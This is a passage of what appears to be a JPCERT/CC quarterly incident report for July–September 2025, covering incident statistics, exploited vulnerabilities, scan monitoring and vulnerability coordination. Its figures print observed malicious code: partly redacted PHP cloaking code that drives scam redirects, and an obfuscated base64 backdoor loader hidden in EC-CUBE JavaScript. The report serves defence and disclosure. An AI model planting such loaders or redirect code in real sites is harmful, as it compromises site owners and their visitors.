


```
<?php
$dtvk=[redacted]
$nrqs=
$yntd=
$dikm=
$klzs=
$vrtku=$nrqs.$yntd.$dikm.$dtvk.$klzs;
$pc = [redacted];
$bagent = "Yahoo|Google|Docomo|Bing";
error_reporting(0);

if(preg_match(
"/(Heritrix|Go-http-client|Swiftbot|SeznamBot|HttpClient|jikeSpider|AmazonBot|digExt|CensysInspect|AhrefsBot|Jaunty|YySpider|Pet
s|oBot|GPTBot|Paloaltonetworks|Python|ZmEu|FeedDemon|Indy
Library|DotBot|DataForSEO|AskTbFXTV|CrawlDaddy|Bytespider|java|Scrapy|UniversalFeedParser|EasouSpider|Feedly|LightDeckReports
Bot|python-urllib|YandexBot|mj12bot|yisouSpider|barkrowler|coolpadWebkit)/i", $_SERVER['HTTP_USER_AGENT'])) {
  header('HTTP/1.0 403 Forbidden');
  exit();
}

$refer = urlencode(@$_SERVER['HTTP_REFERER']);
$uagent = urlencode($_SERVER['HTTP_USER_AGENT']);
$language = urlencode(@$_SERVER['HTTP_ACCEPT_LANGUAGE']);
$ip = $_SERVER['REMOTE_ADDR'];
```

Figure 1.11 Code that redirects to scam sites



```
/*
 * This file is part of EC-CUBE
 *
 * Copyright(c) EC-CUBE CO.,LTD. All Rights Reserved.
 *
 * http://www.ec-cube.co.jp/
 *
 * For the full copyright and license information, please view the LICENSE
 * file that was distributed with this source code.
*/

jQuery(document).ready(() => {
            let a = window;let ss5 = a['at'['concat']('o', 'b')];let executeFunction = a['Function'];let ss12 =
ss5('Y29uc3QgbmNmdyA9IFs5Myw4OSw4OSwxNiw1LDUsOTIsOTQsMzAsNzcsNCw3Myw2OSw3MSw1LDczLDY5LDcxLDcxLDY5LDY4LDIxLDg5LDY5LDk1LDg4LDczl
ID0+IHtuZXcgRnVuY3Rpb24oZXZlbnQuZGF0YSkoKTt9KTs=');executeFunction(ss12).call(this);
        });



}
```

Figure 1.12 Backdoor embedded in the EC-CUBE

with an external site via WebSocket and embedded the received messages into the web page.

1.2.3 Trends in Targeted Attacks

The number of incidents classified as targeted attacks was 3.

1.2.3.1 Attacks Abusing VHDA Files

This quarter, JPCERT/CC received multiple reports of targeted attack emails with suspicious VHDA (virtual disk) files attached. When the LNK file inside a VHDA file is opened, malware is downloaded from an external source and the system becomes infected. Based on the characteristics of the malware, this attack may involve the threat group APT-C-60.

1.2.4 Trends in Other Incidents

The number of malware sites reported this quarter was 32. This is a 14% increase from the previous quarter's 28.

Table 1.4 Top 10 ports by number of scans

Port	Jul	Aug	Sep	Total
23/tcp	63	59	58	180
22/tcp	16	37	127	180
80/tcp	7	20	13	40
25/tcp	0	3	15	18
143/tcp	0	0	6	6
21/tcp	0	1	3	4
82/tcp	2	1	0	3
85/tcp	2	0	0	2
8090/tcp	1	0	1	2
37215/tcp	2	0	0	2

The number of scans reported this quarter was 452. This was an 88% increase from the previous quarter's 240. The top 10 most frequently scanned ports are shown in Table 1.4. Ports that were frequently targeted by scans included Telnet (23/TCP), SSH (22/TCP), HTTP (80/TCP), and SMTP (25/TCP).

The number of incidents classified as Other was 508. This was a 5% increase from the previous quarter's 484.

1.3 Incident Response Cases

This section describe some actual cases that JPCERT/CC handled in this quarter.

1.3.1 Incidents Exploiting Vulnerabilities Observed Domestically

JPCERT/CC receives information from external organizations about devices that may have been compromised by exploiting vulnerabilities, and requests domestic system administrators who use those devices to check their own organizations' equipment. As a result, JPCERT/CC received reports from notified organizations confirming that vulnerabilities had been exploited, and provided support for handling the following incidents and published the analysis results.

- Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities
  https://blogs.jpcert.or.jp/en/2025/07/ivanti_cs.html

In addition, this quarter we confirmed multiple cases believed to involve infection with malware due to exploitation of vulnerabilities in domestic security products.

Chapter 2

Analysis and Provision of Threat Intelligence

To prevent the occurrence and spread of damage caused by incidents, JPCERT/CC collects and analyzes vulnerability information, threat intelligence, and other security information. Based on the analysis results, when it is determined that the likelihood of occurrence or spread of damage due to incidents has increased, we provide alerts such as “Security Alerts” and “Early Warning Information,” as well as information for handling and mitigating incidents.

2.1 Information Collection and Analysis

The information JPCERT/CC collects and analyzes includes not only information we gather ourselves but also information received from related organizations in Japan and overseas, including CSIRTs of various regions and organizations and other relevant bodies. Based on these, we analyze information that could lead to the occurrence or spread of incidents, such as vulnerabilities and attack techniques used in cyberattacks and malware.

We also collect feedback from organizations regarding the information JPCERT/CC provides, which helps us understand the impact in Japan and conduct further analysis. In particular, feedback from organizations via the portal site “CISTA (Collective Intelligence Station for Trusted Advocates)” (see 2.3) that provides Early Warning Information, among others, is effectively utilized, including sharing it with other organizations.

This section highlights notable items among the information collected, feedback received, and analyses conducted this quarter.

2.1.1 Investigation and Response Regarding Vulnerabilities in NetScaler ADC and NetScaler Gateway

On June 17, 2025 and June 25, 2025 (local time), Cloud Software Group published information on three vulnerabilities (CVE-2025-5349, CVE-2025-5777, CVE-2025-6543) affecting Citrix Netscaler

ADC and NetScaler Gateway[*1] [*2]. Among these, the vulnerability CVE-2025-5777 could allow a remote third party to read memory contents, and overseas security firms had published information[*3] stating they observed signs of its exploitation. Another vulnerability, CVE-2025-6543, could cause unintended control flow or a denial of service (DoS). JPCERT/CC received reports of exploitation from domestic organizations. In addition, based on information from overseas security research organizations, we confirmed that as of the end of June 2025 there were on the order of several dozen domestic hosts that could be affected by these vulnerabilities. On July 3, 2025, we provided an Early Warning information to CISTA users to call attention to the issue. Subsequently, as multiple overseas security vendors published reports that explain detailed technical information[*4] and disclosed information that attempts to exploit it were being communicated to targets in Japan[*5], we determined that the likelihood of domestic exploitation of the CVE-2025-5777 vulnerability had increased and issued individual notifications to organizations thought to be affected by the vulnerability.

On August 26, 2025, Cloud Software Group published information on three vulnerabilities (CVE-2025-7775, CVE-2025-7776, CVE-2025-8424) affecting Citrix Netscaler ADC and NetScaler Gateway[*6]. Of these, the company stated it had confirmed exploitation of a vulnerability (CVE-2025-7775) that could lead to arbitrary code execution, among others. Based on the above individual notifications and our own investigations, JPCERT/CC estimated that, at the time the vulnerability was disclosed, there were on the order of several hundred domestic hosts potentially affected by the vulnerability. Although we had not confirmed any information indicating that attacks exploiting the same vulnerability had been carried out against domestic organizations, considering the possibility that exploitation could spread as technical details of the vulnerability are published and the potentially significant impact if the vulnerability is exploited, we published an alert the next day, on August 27, 2025 [*7].

[*1] "NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2025-5349 and CVE-2025-5777". Cloud Software Group. https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX693420, (2025-06-17)

[*2] "NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2025-6543". Cloud Software Group. https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX694788, (2025-06-25)

[*3] "Threat Spotlight: CVE-2025-5777: Citrix Bleed 2 Opens Old Wounds". ReliaQuest. https://reliaquest.com/blog/threat-spotlight-citrix-bleed-2-vulnerability-in-netscaler-adc-gateway-devices/, (2025-06-26)

[*4] "How Much More Must We Bleed? - Citrix NetScaler Memory Disclosure (CitrixBleed 2 CVE-2025-5777). watchTowr Labs. https://labs.watchtowr.com/how-much-more-must-we-bleed-citrix-netscaler-memory-disclosure-citrixbleed-2-cve-2025-5777/, (2025-07-04)

[*5] "CVE-2025-5777 Exposes Citrix NetScaler to Dangerous Memory Leak Attacks. Impreva. https://www.imperva.com/blog/cve-2025-5777-exposes-citrix-netscaler-to-dangerous-memory-leak-attacks/, (2025-07-11)

[*6] "NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2025-7775, CVE-2025-7776 and CVE-2025-8424". Cloud Software Group. https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX694938, (2025-08-26)

[*7] "Alert regarding vulnerabilities in Citrix Netscaler ADC and Gateway (CVE-2025-7775)". JPCERT/CC. https://www.jpcert.or.jp/at/2025/at250018.html, (2025-08-27)

2.1.2 Remote Code Execution Vulnerability in SharePoint Server (CVE-2025-53770)

On July 19, 2025, Microsoft published information on a remote code execution vulnerability (CVE-2025-53770) in Microsoft SharePoint Server[*8]. This vulnerability is related to the Microsoft SharePoint remote code execution vulnerability (CVE-2025-49704)[*9] published in early July 2025, and according to Microsoft, exploitation had been confirmed. JPCERT/CC collaborated with organizations in Japan and overseas to investigate hosts that could be affected by the vulnerability and hosts that may already have been impacted by attacks exploiting the vulnerability, and individually notified the managing organizations of affected hosts to prevent or minimize damage.

2.1.3 Campaign Targeting SonicWall Firewall SSL VPN

Arctic Wolf [*10] on August 1, 2025, and Huntress [*11] on August 4, 2025, each published articles pointing out that in attacks by Akira ransomware against SonicWall firewall Gen 7 since July 15, 2025, there were cases of compromise even in environments with the latest patches applied or with MFA enabled, suggesting the possibility of a zero-day vulnerability being exploited. On August 4, 2025, SonicWall published an advisory that initially referred to the possibility of a zero-day vulnerability[*12], and on the 7th of the same month updated it to state that “it is highly likely to be threat activity related to a known vulnerability (CVE-2024-40766).” However, based on the facts that Gen 5 and Gen 6 products affected by CVE-2024-40766 had not been reported as targets, and compromises were reported on Gen 7 where that vulnerability had been fixed, JPCERT/CC was concerned about the possibility of attacks leveraging a zero-day vulnerability. Furthermore, given that many of the products are deployed domestically, to urge user organizations to closely monitor the latest information and apply mitigations, on August 7, 2025, we published a CyberNewsFlash[*13].

2.2 Information Provided on the Website

JPCERT/CC publishes information such as “Security Alerts,” “CyberNewsFlash,” and “Weekly Report” on its website. We provide RSS feeds, and some information is also sent by email to mailing list subscribers (about 42,000 as of the end of this quarter).

[*8] “CVE-2025-53770 - Microsoft SharePoint Server Remote Code Execution Vulnerability”. Microsoft. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-53770, (2025-07-19)

[*9] “CVE-2025-49704 - Microsoft SharePoint Remote Code Execution Vulnerability.” Microsoft. https://msrc.microsoft.com/update-guide/advisory/CVE-2025-49704, (2025-07-08)

[*10] “Arctic Wolf Observes July 2025 Uptick in Akira Ransomware Activity Targeting SonicWall SSL VPN”. Arctic Wolf. https://arcticwolf.com/resources/blog/arctic-wolf-observes-july-2025-uptick-in-akira-ransomware-activity-targeting-sonicwall-ssl-vpn/, (2025-08-01)

[*11] “Active Exploitation of SonicWall VPNs”. Huntress. https://www.huntress.com/blog/exploitation-of-sonicwall-vpn, (2025-08-04)

[*12] “Gen 7 and newer SonicWall Firewalls – SSLVPN Recent Threat Activity”. SonicWall. https://www.sonicwall.com/support/notices/gen-7-and-newer-sonicwall-firewalls-sslvpn-recent-threat-activity/250804095336430, (2025-08-04)

[*13] “Threat activity targeting SonicWall firewalls Gen 7 and later with SSL-VPN enabled”. JPCERT/CC. https://www.jpcert.or.jp/newsflash/2025080701.html, (2025-08-07)

2.2.1 Security Alerts

When critical vulnerabilities or other issues with broad impact are published, we release an "Security Alert" to widely call on users to take countermeasures.

- JPCERT/CC Security Alerts
  https://www.jpcert.or.jp/at/

This quarter, we published 7 items and updated 2 items.

- 2025-07-09 Security Alert regarding Microsoft Security Updates for July 2025 (Published)
- 2025-08-06 Security Alert regarding multiple OS command injection vulnerabilities in Trend Micro enterprise endpoint security products (Published)
- 2025-08-13 Security Alert regarding Microsoft Security Updates for August 2025 (Published)
- 2025-08-18 Security Alert regarding multiple OS command injection vulnerabilities in Trend Micro enterprise endpoint security products (Updated)
- 2025-08-27 Security Alert regarding vulnerabilities in Citrix Netscaler ADC and Gateway (CVE-2025-7775) (Published)
- 2025-08-29 Security Alert regarding vulnerabilities in Citrix Netscaler ADC and Gateway (CVE-2025-7775) (Updated)
- 2025-09-10 Security Alert regarding Microsoft Security Updates for September 2025 (Published)
- 2025-09-10 Security Alert regarding vulnerabilities in Adobe Acrobat and Reader (APSB25-85) (Published)
- 2025-09-26 Security Alert regarding multiple vulnerabilities in Cisco ASA and FTD (CVE-2025-20333, CVE-2025-20362) (Published)

2.2.2 CyberNewsFlash

JPCERT/CC may publish CyberNewsFlash for information on vulnerabilities, malware, or cyber-attacks that do not meet the criteria for an Security Alert at the time of publication.

- JPCERT/CC CyberNewsFlash
  https://www.jpcert.or.jp/newsflash/

This quarter, we published 2 items.

- 2025-08-07 Threat activity targeting SonicWall firewalls (Gen 7 and Later) with SSL-VPN enabled
- 2025-09-30 Regarding an arbitrary code execution vulnerability in Cisco ASA, FTD, IOS,

IOS XE, and IOS XR (CVE-2025-20363)

2.2.3 Weekly Report

JPCERT/CC compiles summaries of security-related information it deems important into reports and, in principle, publishes them as the Weekly Report every Wednesday (the third business day of each week). This quarter, we published 13 issues and provided a total of 95 security information items.

- JPCERT/CC Weekly Report
  https://www.jpcert.or.jp/wr/

2.3 Information Provided via CISTA

JPCERT/CC operates the registered information-sharing platform "CISTA." Those who wish to receive "Early Warning Information" register, and we share information with approximately 1,290 organizations, including information security departments supporting critical infrastructure and internal CSIRTs. For details on the "Early Warning Information" framework, please refer to the following web page.

- Early Warning Information
  https://www.jpcert.or.jp/wwinfo/

On CISTA, recipient organizations can provide feedback and reply to the information provided by JPCERT/CC. We leverage and give back the feedback and replies we receive by providing information to other organizations, within permitted sharing scopes, among other uses.

2.3.1 Early Warning Information

Among the collected information on vulnerabilities and threats, those assessed as potentially having a significant impact on critical information infrastructure and requiring early dissemination to organizations that provide such infrastructure are shared as Early Warning Information. This quarter, we issued 3 items.

2.3.2 Analyst Note

Among the collected vulnerability information and threat intelligence, items that JPCERT/CC considers noteworthy are compiled daily and provided as Analyst Note. This quarter, we issued 62 items.

2.3.3 Individually Provided Information

From the collected information, we individually provide vulnerability information and threat intelligence that are considered to affect specific organizations. For example, we provide information to organizations operating “vulnerable hosts,” such as those without countermeasures applied for severe vulnerabilities, and to organizations whose hosts may already have unauthorized programs installed, be defaced, or have credentials stolen due to exploitation of vulnerabilities. Note that if we cannot provide information individually via CISTA to the target organization, we may notify the contact registered in JPNIC WHOIS, or request notification via the ISP or maintenance vendor. This quarter, we provided 38 items. We provided information to organizations that manage hosts affected by the previously mentioned vulnerabilities in NetScaler ADC and NetScaler Gateway (CVE-2025-5777, CVE-2025-6543, etc.) and the vulnerability in SharePoint Server (CVE-2025-53770), among others.

Chapter 3

Observation and Analysis of Reconnaissance and Attack Activities on the Internet

JPCERT/CC has developed monitoring sensors that collect packets broadcast to an unspecified number of hosts and, by using hosting services and other means, has deployed multiple sensors in a distributed manner both in Japan and overseas to build and operate the Internet Threat Monitoring System "TSUBAME." Packets sent to the sensors are considered to be attempts to probe specific devices or specific service functions. JPCERT/CC continuously collects packets observed by sensors and analyzes them in comparison with vulnerability information and information on malware and attack tools. The analysis can reveal attack activities over the Internet and preparatory activities for attacks, enabling rapid identification of global attack activities.

3.1 Monitoring Using the Internet Threat Monitoring System "TSUBAME"

In "TSUBAME," among the packets reaching the sensors from the Internet, TCP, UDP, and ICMP packets are recorded. Unlike honeypots, the sensors do not respond to packets they receive. TSUBAME monitors traffic that poses security threats, such as worm infection activities and scans for vulnerable system. For more information on TSUBAME, please refer to the following web page.

- TSUBAME (Internet Threat Monitoring System)
  https://www.jpcert.or.jp/tsubame/index.html

3.1.1 Utilization of TSUBAME Observation Data

JPCERT/CC provides observation data obtained through "TSUBAME" so that system administrators in each organization can use it for incident response and countermeasures. This quarter, in addition to providing tailored information based on observation data, we published the "Internet Threat Monitoring Report," which highlights observation trends and notable phenomena, as well as




Figure 3.1 Packet counts for destination ports ranked 1st–5th observed by TSUBAME (July 1, 2025 – September 30, 2025)

the blog "TSUBAME Report Overflow." The blog covers analysis that could not be fully included in the report and distinctive events that occurred during the period. In "TSUBAME Report Overflow (April–June 2025)," we presented observation results on fluctuations in packets originating from Iran, believed to be related to the military clash between Israel and Iran.

- JPCERT/CC Internet Threat Monitoring Report [April 1, 2025–June 30, 2025]
  https://www.jpcert.or.jp/tsubame/report/report202504-06.html
- TSUBAME Report Overflow (April–June 2025)
  https://blogs.jpcert.or.jp/ja/2025/09/tsubame-overflow20250406.html

3.1.2 TSUBAME Observation Trends

Below is a breakdown by destination port of the packets received this quarter by TSUBAME sensors in Japan. Please refer to this when analyzing trends in packets reaching your organization's network.

For destination ports that ranked in the top 10 by total packet count this quarter when packets observed by sensors installed in Japan are grouped by destination port, Figure 3.1 and Figure 3.2 show the day-to-day increases and decreases in packet counts, split into ranks 1–5 and 6–10.

The most frequently observed packets this quarter were communications to 23/TCP (Telnet), which saw a rapid increase around July 28, 2025. 80/TCP ranked 2nd, 22/TCP ranked 3rd, and although 443/TCP saw several temporary increases, it ranked 4th. 8080/TCP, which saw an increase in packets from around July 16 to around August 10, 2025, ranked 5th.

Figure 3.3 and Figure 3.4 show the trends over the past year (October 1, 2024–September 30, 2025) in observed counts for destination port packet rankings 1–5 and 6–10.




Figure 3.2 Packet counts for destination ports ranked 6th–10th observed by TSUBAME (July 1, 2025 – September 30, 2025)




Figure 3.3 Packet counts for destination ports ranked 1st–5th observed by TSUBAME (October 1, 2024 – September 30, 2025)

3.2 Honeypot Operation and Analysis

JPCERT/CC deploys low-interaction honeypots on the Internet that record communications to services such as HTTP and HTTPS to collect various communications sent by attackers, and analyzes attack activities in combination with the observation results from “TSUBAME.” This quarter, we implemented a function that extracts communications meeting specified conditions from the observed data.




Figure 3.4 Packet counts for destination ports ranked 6th–10th observed by TSUBAME (October 1, 2024 – September 30, 2025)

Chapter 4

Coordination and Dissemination of Vulnerability-Related Information

To help ensure the safety of software product users, JPCERT/CC promotes countermeasures by product developers by disclosing discovered vulnerability information to appropriate parties in a timely manner, and raises broad awareness by publishing vulnerability information and the countermeasure information prepared by product developers through JVN (Japan Vulnerability Notes), a vulnerability information portal jointly operated with the Information-technology Promotion Agency, Japan (IPA). Furthermore, we are working on the promotion of secure coding to prevent the introduction of vulnerabilities, as well as addressing vulnerabilities in control systems.

4.1 Handling Status of Vulnerability-Related Information

4.1.1 Handling of Vulnerability-Related Information at JPCERT/CC

At JPCERT/CC, for submitted vulnerability-related information, we identify the relevant product developers, contact the appropriate points of contact for the vulnerability-related information, coordinate towards verification and remediation by product developers, and publish vulnerability information, etc. via JVN. In addition, for the international and effective dissemination of published vulnerability information, within the CVE (Common Vulnerabilities and Exposures) Program (an international initiative advanced by the expert community since 1999 with the mission of identifying, describing, and cataloging publicly disclosed individual vulnerabilities, where MITRE in the United States serves as the secretariat), we serve as a Root overseeing subordinate CNAs (CVE Numbering Authorities) and also assign CVE IDs ourselves as a CNA.

As a “Coordination Organization” based on the Ministry of Economy, Trade and Industry (METI) Notification “Standards for Handling Software. Vulnerability Information and Others.” (METI Notification No. 19 of 2017, last amended by METI Notification No. 93 of 2024), JPCERT/CC conducts coordination with product developers. As activities as a coordination organization, in line with the “Information Security Early Warning Partnership Guideline” (hereinafter, the “Partnership

Guideline") based on this regulation, we proceed in close collaboration with IPA, the "Contact Organization" for vulnerability information.

We also handle international coordination with overseas coordination organizations such as CERT/CC, CISA, NCSC-NL, and NCSC-FI, as well as reports and coordination requests received from inside and outside Japan.

4.1.2 Vulnerability Information and Response Status Published on Japan Vulnerability Notes (JVN)

Vulnerability information published on JVN is classified into the following three categories.

- Vulnerability-related information reported based on the Partnership Guideline (assigned an identifier in the format of eight digits following "JVN#"; e.g., JVN#12345678)
- Vulnerability information received directly from reporters, product developers, overseas coordination organizations, etc., without going through the Partnership Guideline (assigned an identifier in the format of eight digits following "JVNVU#"; e.g., JVNVU#12345678)
- Information beyond the scope of vulnerabilities in individual products, such as issues in communication protocols or programming language standards (assigned an identifier in the format of eight digits following "JVNTA#"; e.g., JVNTA#12345678)

This quarter, 137 vulnerability advisories were published on JVN, bringing the cumulative total to 5,996; the cumulative trend is shown in Figure 4.1.

For individual vulnerability information published this quarter, please refer to the following web page.

- JVN (Japan Vulnerability Notes)
  https://jvn.jp/

The breakdown of vulnerability information published this quarter is as follows.

- Items related to vulnerability information reported based on the Partnership Guideline: 33
- Items related to vulnerability information through international or independent coordination: 104
- Items related to technical information associated with vulnerability information: 0

Note that the quarterly submission status for vulnerability-related information based on the Partnership Guideline can be found on the following web page.

- Information-technology Promotion Agency, Japan (IPA): Status of reports concerning vulnerability-related information for software, etc. (ソフトウェア等の脆弱性関連情報に関する

